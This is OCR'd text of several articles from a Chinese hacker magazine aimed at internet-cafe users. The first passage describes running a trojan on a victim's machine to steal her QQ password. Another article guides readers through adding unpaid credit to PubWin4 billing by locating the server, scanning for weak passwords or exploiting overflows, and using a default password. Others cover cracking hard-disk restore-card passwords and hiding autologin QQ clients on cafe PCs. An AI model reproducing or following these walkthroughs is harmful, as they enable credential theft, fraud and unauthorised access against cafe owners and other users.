


图 3

然后运行我传过的木马svch32.exe，呵呵又成功运行，得到PID值为1184，结果如图3。

呵呵，等着到我的信箱收她的QQ密码吧！希望大家不要学着盗QQ，可以传些远程控制木马之类的东东，再剩下的就看大家的意愿了，但不要玩的太过分哦！

（本文涉及到的工具，光盘都有收录）






PubWin4充钱大法

张鸿鹏

各位在网吧上网的朋友，一定想花最少的钱来玩吧（偶也是这么想的）！可是各种网管软件对我们的限制太多了，黑档上也介绍了很多的方法。

今天我给大家带来一个新的破解PubWin4的好东西(如下图)。



首先要搞清楚主机的IP、用户名、密码，然后就可以随心所欲的加钱了，但是很多人不知道怎么搞到主机的IP、用户名、密码，其实X上也有介绍，查找主机我现在推荐两种方法：

一、网吧里的客户机一般都是按照某种顺序（字母或数字）排序，主机名一般看起来和客户机比较另类，并且很多网管愿意把主机起名为Server。利用社会工程学原理相信很快就能找到主机，赶紧ping一下主机名进而就得到它IP。

二、用Winhex打开pubwin.exe查找网吧的名字，在附近就可以找到主机的IP（X上有介绍，不知道的朋友可以翻下以前杂志，这里就不细说了）。

接下来就是破解用户名和密码了，网吧设置的用户名和密码一般都很简单，用X-scan2.3插件版扫下一般可以扫出来的，要是不行的话再看看有没有溢出漏洞，要是有的话就找工具溢出然后再添加一个用户（www.hk20.com有很多的溢出工具）。要是还不行的话，那你肯定知道怎么用Winhex找还原精灵的密码吧，找到了就可以试下，一般情况下网吧设置的所有管理密码都是一样的（友情提示：主机的用户名和客户机一般也是一样的）。

上面的步骤做完了，剩下的事情就很好办了，在软件相关输入框里填好IP、用户名、密码，数据库路径（默认安装数据库路径如图所示），密码一般添上默认密码ajsgamrbg3721md，再填上你的卡号和要加的金额，冲值吧！不是很难吧，有兴趣的赶紧去试试吧！

（本文涉及到的相关软件光盘有收录）

硬盘还原卡解密“五虎将”



剑客

各位“黑道”上的朋友们，想必没有不知道硬盘还原卡是用来做什么的吧！特别是网吧黑客朋友们对它的认识可谓是熟悉的不能再熟悉了吧！它的主要用途是将硬盘的数据锁住，即不让计算机在发生意外时丢失数据也不让非法用户写入数据。由于它的性价比很高，所以在公共场所的计算机基本都配置了硬盘还原卡！

下面切入主题，本文讲的是关于还原卡解密。以前有几期的黑客X档案中有相关对硬盘还原卡的破解的文章，每一篇我都仔细分析过（X档案给了ME很多知识和动力）。办法不是不行，不过适用面稍窄；只能适用于像台湾远志牌的卡，而国内大部分所使用的像华苏、小哨兵、北京泰利德、三茗、蓝光、冠景金盾、顶星等等都不能达到通杀的目的，这步突破不了就不能实现我们网吧黑客的任务。今天我将为大家一起解决这个问题。由于本人也是从网吧黑客成长来的，对还原卡的阻拦还从未认输过，下面我就把我的经验跟大家分享，大家可要竖耳恭听哦！

网络上有一种自称可以破解还原卡密码的16位小程序，程序很小，只有8K大，可以说很完美了，可在实用方面感觉不尽如人意，它必须将还原卡从PCI上取下来才能清除掉卡的密码，用起来有相当大的局限性。如图1




图 1

下面我推荐一个程序，是用汇编语言写的纯32位的应用程序，程序大小12K，程序运行，如图2。




图 2

以我目前的使用经验来看，它至少可以对付二十几种品牌的还原卡，目前本人还没有碰到过它读不出来的。

下面着重讲一下它的使用方法，程序很小，我们可以直接把它放在邮箱里，用的时候再把它down到机器里运行（当然如果你有网站空间就更好不过了）。它可以对硬盘进行逻辑加锁也可以读出还原卡的密码，而每次操作都无须重启也无须进入命令行提示状态，和正常使用界面程序一样，可以说它是一款傻瓜式的硬盘还原卡密码破解程序。

第三位出厂的“战士”是一位“体重”为11K、“生活环境”为DOS的干将，如图3。注意，它的用法有点特别，如果用不好，是无论如何也发挥不出它的性能的。大家都知道硬盘还原卡一般都是在冷启动时重新加载（还原）硬盘数据的，而我们如果将系统热启，那么，硬盘中的数据仍然存在，即我们的小程序还保存在计算机里，好，这就是关键。先将程序放到C盘根目录（个人习惯），然后重启（热启），进入DOS，回到我们的小程序所在目录，运行程序输入ONCLEAR回车，怎么样？密码已经显示在屏幕上了（注：同样它也可以读出目前大部分还原卡的密码，只是使用操作不如前者方便）。




图 3

接下来再给大家介绍一款由还原卡生产商自身推出的还原卡密码清除程序——中龙还原卡密码清除工具。它的适用范围同样是合法用户，即摘下还原卡的情况下！如图4。




图 4

最后说一下一款名为硬盘保护卡克星的程序，可用于破解市面上绝大多数各种类型的硬盘保护卡、系统还原卡，还原精灵等，同时具有清除硬盘分区和低级格式化硬盘等功能。这个程序建议大家不要在自己的机器上做实验，有硬盘被格式化的危险！如果正确使用不必担心。程序如图5。当然最看中的还是它的还原卡密码清除功能了！运行后，选择被保护卡保护的硬盘，下面一项选“仅破解保护卡”，确定，如图6。




图 5



图 6

重启后，还原卡的密码就被清空了，这时等于你已经是管理员或是合法用户了，接下来你就可以做你想做的事了。

上面的方法和程序都是针对硬件保护卡而言，并非像还原精灵等软件还原。如果懂得DOS命令的话使用第二种和第三种结合，可以说是打遍网吧无敌手了，呵呵。如果不知道怎么用命令的话那就用第三种程序，也会很好的解决问题的。至于第一、四个程序在本文中提到，但也有它们的用武之地，像个人或是单位的电脑装了还原卡，在忘记了密码的情况下用它们来解决问题是再好不过的了。

结束语： 此文是本人长期以来关注还原卡解密方面的经验和总结，希望不管对我们这些菜鸟，还是网吧黑客或是系统的合法用户碰到这方面问题时都能得到最好的解决！希望大家能正确使用这些程序和方法，请勿破坏！

（所有本文提到的程序，光盘都有收录）

网吧——轻松免费挂QQ

阿一阿四

从腾讯QQ 2004II 开始推出在线时长功能，通过累积在线时长，就可以获取相应的QQ等级，而等级一高，还可以实现更多的功能，比如建群、上传自定义头像等等。所以，现在越来越多人加入到QQ挂机的队伍中来了，可苦于不是每个人都有包月上网的条件，难道就没办法了吗？非也，我们把目标锁定到网吧身上，让网吧电脑给QQ提升等级！

首先，你要有一个自己的QQ（谁用鸡蛋扔我……）！其次最好有密码保护，也就是说在一切条件下，你都能找回自己的密码。再次，最好把QQ好友信息备份下，一旦别人把你好友删除，还可以快速恢复。我要说的方法其实比较安全，只不过方世玉他老人家说过“安全第一”嘛！

明确我们的目的：在不知不觉中挂QQ！

方法一

登陆你的QQ后，在系统设置里将基本设置中的“在任务栏显示图标”中的钩去掉，其它的就像系统声音啊，上线提示啊等等能产生显示效果的全部禁止。

然后点“菜单”，选择“更换皮肤”，“透明度”修改为80（增加安全度）。然后最小化，看到了吧，这下你的QQ已经完全消失了。现在还有最重要的一步：刷卡下机！！（群鸟狂骂 # # ¥%……*%#）

此方法的缺点在于只是在页面上隐藏了QQ，QQ很容易被别人发现并打开，到时候把你的好友全删了你就没法了，而且系统重启就OVER！

方法二

再一次刷卡上机，登陆你的QQ，设置和方法和一基本一样，这时候我们要用到一个叫“bosskey”的软件，其实就是“老板键”，双击后你会在右下角看到一个绿色的标志，点开后就可以设置，按照网吧的具体情况来设置就可以了（一定要设置密码啊！），图1就是我的设置。

按住鼠标左键的同时再点鼠标右键，呵呵，你的QQ啊什么都不见了吧，再按住鼠标左键的同时再点鼠标右键，出现密码框，填上刚才设置的密码，我们的小企鹅又回来了。顺便说一句，网吧限制下载的朋友，可以参看原来黑客X档案所教的方法，我个人认为最简单实用的办法就是在QQ的网络硬盘的“公共资源”中双击下载




图 1

TT 来解决，然后到精锐联盟去下一个破解网吧限制的工具包，非常好用啊！

方法二解决了被别人打开QQ的问题，还有一个方法就是用MAXTHON的QQMAX来运行QQ，也是一种方法，但大同小异，我就不多叙述了。用上面的方法有个缺点就是一旦系统重启就失效了，现在我们来解决这个问题！

方法三

想必在家里上网的朋友很多都用QQ的自动登陆功能吧（有人不会吗？多看看QQ系统设置）！试想这种功能我们也可以用在网吧，当别人点QQ的时候帮我们也挂上了，哈哈……网吧这么多人都在帮我们挂QQ……三个太阳就有望了。

但是我们会发现一个问题，当你设置好了一个自动登陆的QQ后，别人就不能再登陆QQ了，再次双击QQ.EXE就会出现“******* 正在本机登陆”的错误提示，如何解决这个问题了呢？我多次实验，发现了一个方法：将安装QQ的整个文件夹复制粘贴到其他地方，然后你将你复制的QQ设置为自动登陆，这样这个QQ.exe就成为你的专用QQ登陆器了，而原来的QQ.EXE能照常登陆，我们必须把这个专用QQ放在一个非常隐蔽的地方才行。给大家说一个绝好的办法：在CMD状态下输入md d:\a..\，在Windows系统中，会发现D盘下并不是想象中的a..文件夹，文件夹的名字是a.！而进入D盘双击就a.会出现如图2的错误，想要进入就在运行中输入地址吧，我们就可以把复制的QQ全部放在这个文件夹里面了，就有了自己的绝密文件夹，呵呵……


